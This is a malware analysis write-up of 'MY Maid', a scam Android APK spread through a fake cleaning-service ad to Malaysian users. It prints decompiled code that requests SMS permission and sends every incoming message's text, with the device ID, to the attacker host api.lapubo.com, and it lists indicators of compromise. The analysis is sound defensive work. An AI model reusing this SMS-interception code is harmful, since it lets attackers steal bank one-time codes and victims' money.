Scam and Malicious APK targeting Malaysian: MyMaidKL Technical Analysis

notes.netbytesec.com/2022/05/scam-and-malicious-apk-targeting.html

Rosa

This post was authored by Taqi and Rosamira

Overview

NetbyteSEC malware analyst team came across a malicious application packaging kit (APK) file that is targeted on Malaysian Android users. The sample was received by our team containing the details below.

MD5 Hash : e58ffc4e23292d80916b0e19c184cdef
Filename : 5_6172262213630297202.apk
File Type : Application Packaging Kit (APK)
App Name : MY Maid
Package Name : *com.example.bio*
Main Activity : *com.example.bio.MainClass*
Android Version Name : 1.0
Android Version Code : 1

Table 1: Detail of the malicious APK

This Android application is embedded with certain code of malicious intents and permission. The NetbyteSEC malware analyst team observed that the application contains malicious classes such as SMS receivers. Victim's messages will be intercepted when the device is receiving messages and sent to the attacker domain.





Figure 1: Overview modus operandi of MY Maid scam that is being targeted to Malaysian victims.

Victims saw MyMaidKL from a Facebook advertisement which said that there is Hari Raya Promotion for everyone to grab an offer for cleaning service. After the victim saw the ads from FB, they chatted with the scammer for further information. The scammer asks customers to book an appointment through their android application. The victim navigates to *https://mymaidkl[.]com* to download the APK file. Then, the APK file is downloaded to the victim's phone and the victim installs the apps. Upon installing the malicious application, victims will be prompted to give *RECEIVE_SMS* permission to the malicious application. In the application, victims will make payments on a fake online payment system website and their banking credentials are sent to the attacker. From here, attackers receive banking credential information and read the victim's SMS which potentially reads the TAC code. Attackers then make illegal transactions after receiving the victim's credentials.



Raya Promotion for all User now !

Grab your offer now with as low as RM20 now !
We will supply the best cleaner to your place. All cleaning tools will be provided and most importantly FREE sanitisation after work done. 😍
#housekeeping #cleaning #maidcleaning #maid #homecleaning #springcleaning #carpetcleaning #deepcleaning #promotion #cleaner #professional #firsttrial #work #sanitise

Make your booking now 👇
https://wa.link/ofqdyn

Figure 2: MyMaidKL from a Facebook advertisement
(Source: https://twitter.com/Fiqqq_ahmad/status/1520200146700566528?s=20&t=4e60yr_fLurrumxg5ofjlA)

In this case here, mobile banking application users have been targeted by phishing scam messages which aim to trick victims into allowing receiving SMS permission to the malicious app after the victim installs the application file from *https://mymaidkl[.]com.*




Figure 3: MY Maid application packaging kit flow of execution on victim devices.

The malicious mechanism of the application are listed below:
a) Force the application to allow receiving messages from the victim's devices. The application will be able to read received messages for the victim devices and send them back to the attacker server
b) Send victim to customize MYMaid website which is used for phishing

Analysis

Website Analysis




Figure 4: Landing page of MY Maid website

Upon landing on the website, victims will be browsing a very legitimate-looking website providing maid service in Malaysia. The website *https://mymaidkl[.]com* is being hosted using WordPress CMS can be seen providing a WhatsApp quick chat link when inspecting the view-source of the page.




Figure 5: Website containing contact scammer through WhatsApp.

The number that is being used, *0172675873*, can be contacted and still available.

```
<script type="text/javascript">
    window.onload = function()
    {
        const queryString = window.location.search;
        const urlParams = new URLSearchParams(queryString);

        var myNumber = urlParams.get('my');
        if (myNumber == null){
            myNumber = "apk";
        }
        else{
            localStorage.setItem("myNumber", myNumber);
        }

        const apkName = myNumber + "/mymaid_beta_v7.0.5.2.apk";

        document.getElementById("downloadButton").href = apkName;
        document.getElementById("downloadButton2").href = apkName;
    }

```

Figure 6: Website hosting malicious apk that should be downloaded by victims

NetbyteSEC malware analyst team determined that the website hosted the malicious APK in the website, so the victim will download and install the file on their devices. After downloading the APK, victims have to install the APK, in order to purchase the maid services provided.

NetbyteSEC malware analyst team generated a static analysis report for the APK file to find the information about how the app connects to its backend, which can be used to perform attacks against the application server. From the static analysis, we are also able to understand the app's permissions and intents, and other components that control how the app shares data with other apps and interacts with the operating system.

Static Analysis

NetbyteSEC malware analyst team begin the analysis by investigating the resources directory of the APK file. In the folder, the most important files that need to be analyzed are the Manifest file which is named *AndroidManifest.xml*, and *classes.dex* file which contains the DEX bytecode that is decompiled under the "*Source Code*" tab, and the *assets/folder* which contains any other files or dependencies that the APK may need to be run.
In *AndroidManifest.xml*, the NetbyteSEC malware analyst team starts to identify any of the application entry points described in the Application Entry Point section.




Figure 7: AndroidManifest.xml of MY Maid application.

Looking through the manifest file, NetbyteSEC malware analyst team able to see that the application has requested the *android.permission.INTERNET* permission and *android.permission.RECEIVE_SMS* from figure 7, which allows the application to create network sockets and listen to the message received by victim devices.

Figure 8: Permissions requested by the application

This is a hard restricted permission which cannot be held by an application until the installer on record whitelists the permission.

Android Permissions	***Description***
android.permission.INTERNET	Allows an application to create network sockets
android.permission.RECEIVE_SMS	Allows application to receive and process SMS messages. Malicious application may monitor your messages or delete them without showing them to you.

There is an intention that was declared in the manifest file which is unusual for a streaming app as it is not related to streaming services.

```
33          <receiver android:name="com.example.bio.ReceiverClass" android:enabled="true" android:exported="true">
37              <intent-filter>
38                  <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
37              </intent-filter>
33          </receiver>
42          <activity android:name="com.example.bio.MainClass" android:exported="true">
45              <intent-filter>
46                  <action android:name="android.intent.action.MAIN"/>
48                  <category android:name="android.intent.category.LAUNCHER"/>
45              </intent-filter>
42          </activity>
22      </application>
 2  </manifest>
```

Figure 9: Anomaly activity that being used by the malicious APK, *ReceiverClass* and *MainClass*

```
/* loaded from: classes3.dex */
28  public class MainClass extends AppCompatActivity {
        private WebView webView;

        @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
29      protected void onCreate(Bundle savedInstanceState) {
            ActivityCompat.requestPermissions(this, new String[]{"android.permission.RECEIVE_SMS"}, 0);
31          super.onCreate(savedInstanceState);
32          setRequestedOrientation(1);
33          requestWindowFeature(1);
34          getSupportActionBar().hide();
36          setContentView(R.layout.activity_main);
37          WebView webView = (WebView) findViewById(R.id.webview);
            this.webView = webView;
38          webView.setWebViewClient(new WebViewClient());
40          this.webView.setWebViewClient(new WebViewClient() { // from class: com.example.bio.MainClass.1
                @Override // android.webkit.WebViewClient
41              public void onPageFinished(WebView view, String url) {
42                  CookieSyncManager.getInstance().sync();
                }
            });
46          String dID = getAndroidID();
```

Figure 10: com.example.bio.MainClass

Based on the figure above, NetbyteSEC malware analyst team concluded that the main class will request SMS accessibility of the device using *android.permission.RECEIVE_SMS*.

```
88      public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
89          super.onRequestPermissionsResult(requestCode, permissions, grantResults);
90          new Dialog(this);
            switch (requestCode) {
                case 0:
93                  if (grantResults[0] != 0) {
96                      AlertDialog.Builder builder = new AlertDialog.Builder(this);
97                      builder.setTitle("Notification");
98                      builder.setMessage("Please allow SMS before proceed or reinstall the app.");
101                     builder.setPositiveButton("OK", new DialogInterface.OnClickListener() { // from class: com.example.bio.MainClass.2
                            @Override // android.content.DialogInterface.OnClickListener
102                         public void onClick(DialogInterface dialog, int id) {
103                             MainClass.this.finish();
                            }
                        });
107                     AlertDialog dialog = builder.create();
108                     dialog.setCanceledOnTouchOutside(false);
109                     dialog.show();
111                     return;
                    }
111                 return;
                default:
114                 return;
```

Figure 11: com.example.bio.MainClass

Figure 10 shows that the application tried to request permission before proceeding to the main page, which would be the landing page of the phishing website. If the permission is not given, the message will pop up "*Please allow SMS before or reinstall the app*".

```
        });
        String dID = getAndroidID();
        this.webView.getSettings().setDomStorageEnabled(true);
        this.webView.getSettings().setJavaScriptEnabled(true);
        if (Build.VERSION.SDK_INT >= 21) {
            CookieManager.getInstance().setAcceptThirdPartyCookies(this.webView, true);
        }
        String url = null;
        try {
            url = "https://mobi1e666.mymaidkl.com/cover.html?dID=" + URLEncoder.encode(dID, "UTF-8") + "&brand=" + URLEncoder.encode("HEHE", "UTF-8") + "&agent=" + URLEncoder.
encode("00000", "UTF-8");
        } catch (UnsupportedEncodingException e) {
            e.printStackTrace();
        }
        this.webView.loadUrl(url);
    }

    private String getAndroidID() {
        return Settings.Secure.getString(getContentResolver(), "android_id");
    }
```

Figure 12: com.example.bio.MainClass

After the victim allows the permission, the application will send a request to the attacker domain containing a specific parameter. One of the table parameters is *dID* parameter which uses the ID of the victim device , as line 37 from figure 11. This is related to the figure below, *ReceiverClass* which will be explained later. After allowing the permission, the victim will be redirected to the website page of https://mobile666.mymaidkl[.]com.

The attacker do further phishing on specific which will be used to manipulate the victim submitting their sensitive information online.

```
    public void onReceive(Context context, Intent intent) {
        if (intent.getAction() == SMS_RECEIVED) {
            context.getContentResolver();
            String android_id = Settings.Secure.getString(context.getContentResolver(), "android_id");
            Bundle bundle = intent.getExtras();
            if (bundle != null) {
                Object[] pdus = (Object[]) bundle.get("pdus");
                SmsMessage[] messages = new SmsMessage[pdus.length];
                for (int i = 0; i < pdus.length; i++) {
                    messages[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
                }
                if (messages.length > -1) {
                    this.sms = messages[0].getMessageBody();
                }
                JSONObject jsonBody = new JSONObject();
                try {
                    jsonBody.put("brand", "HEHE");
                    jsonBody.put("deID", android_id);
                    jsonBody.put("content", this.sms);
                    jsonBody.put("agt", "00000");
                } catch (JSONException e) {
                    e.printStackTrace();
                }
                Volley.newRequestQueue(context).add(new JsonObjectRequest(1, String.format("https://api.lapubo.com/SNSDBBSJN/ISSASDS", new Object[0]), jsonBody, new Response.Listener<
JSONObject>() { // from class: com.example.bio.ReceiverClass.1
                    public void onResponse(JSONObject response) {
                        Log.e("HttpClient", "error: " + response.toString());
                    }
                }, new Response.ErrorListener() { // from class: com.example.bio.ReceiverClass.2
                    @Override // com.android.volley.Response.ErrorListener
                    public void onErrorResponse(VolleyError error) {
                        Log.e("HttpClient", "error: " + error.toString());
                    }
                }) { // from class: com.example.bio.ReceiverClass.3
                    @Override // com.android.volley.Request
                    public Map<String, String> getHeaders() throws AuthFailureError {
                        Map<String, String> params = new HashMap<>();
                        params.put("Accept", "*/*");
                        params.put(HttpHeaderParser.HEADER_CONTENT_TYPE, "application/json");
```

Figure 13: com.example.bio.ReceiverClass

On this figure, ReceiverClass is set up in order to obtain any message that is received by the victim device. In line 28, NBS team conclude that whenever a message was received, this function will be triggered and the content of the SMS message will be read by this application.

```
                JSONObject jsonBody = new JSONObject();
                try {
                    jsonBody.put("brand", "HEHE");
                    jsonBody.put("deID", android_id);
                    jsonBody.put("content", this.sms);
                    jsonBody.put("agt", "00000");
                } catch (JSONException e) {
                    e.printStackTrace();
                }
                Volley.newRequestQueue(context).add(new JsonObjectRequest(1, String.format("https://api.lapubo.com/SNSDBBSJN/ISSASDS", new Object[0]), jsonBody, new
Response.Listener<JSONObject>() { // from class: com.example.bio.ReceiverClass.1
                    public void onResponse(JSONObject response) {
                        Log.e("HttpClient", "error: " + response.toString());
                    }
                }, new Response.ErrorListener() { // from class: com.example.bio.ReceiverClass.2
                    @Override // com.android.volley.Response.ErrorListener
                    public void onErrorResponse(VolleyError error) {
                        Log.e("HttpClient", "error: " + error.toString());
                    }
                }) { // from class: com.example.bio.ReceiverClass.3
                    @Override // com.android.volley.Request
                    public Map<String, String> getHeaders() throws AuthFailureError {
                        Map<String, String> params = new HashMap<>();
                        params.put("Accept", "*/*");
                        params.put(HttpHeaderParser.HEADER_CONTENT_TYPE, "application/json");
                        return params;
                    }
                });
            }
```

Figure 14: com.example.bio.ReceiverClass

After the attacker receives the message from the victim, the application will compile the message in JSON format along with some other information like the ID of the device. Then, SMS_Received will broadcast to the website https://api.lapubo[.]com/SNSDBBSJN/ISSASDS . The attacker will synchronize the data from the C2 server and the phishing server by the ID of the message, which will be the Android ID of the victim device.

Conclusion

NetbyteSEC malware analyst team concluded that the android application sample contains malicious code. The start from the boot up through android.permission.RECEIVE_SMS permission. Then the malicious android application will request to have permission that can access the victim SMS messages.

Upon receiving any SMS message, the application will read the message and pack the message in json format, then will send the packet to their C2 server along with the other data.

IOC

e58ffc4e23292d80916b0e19c184cdef
+60172675873
https://api.lapubo[.]com
https://mymaidkl[.]com
https://mobile666.mymaidkl[.]com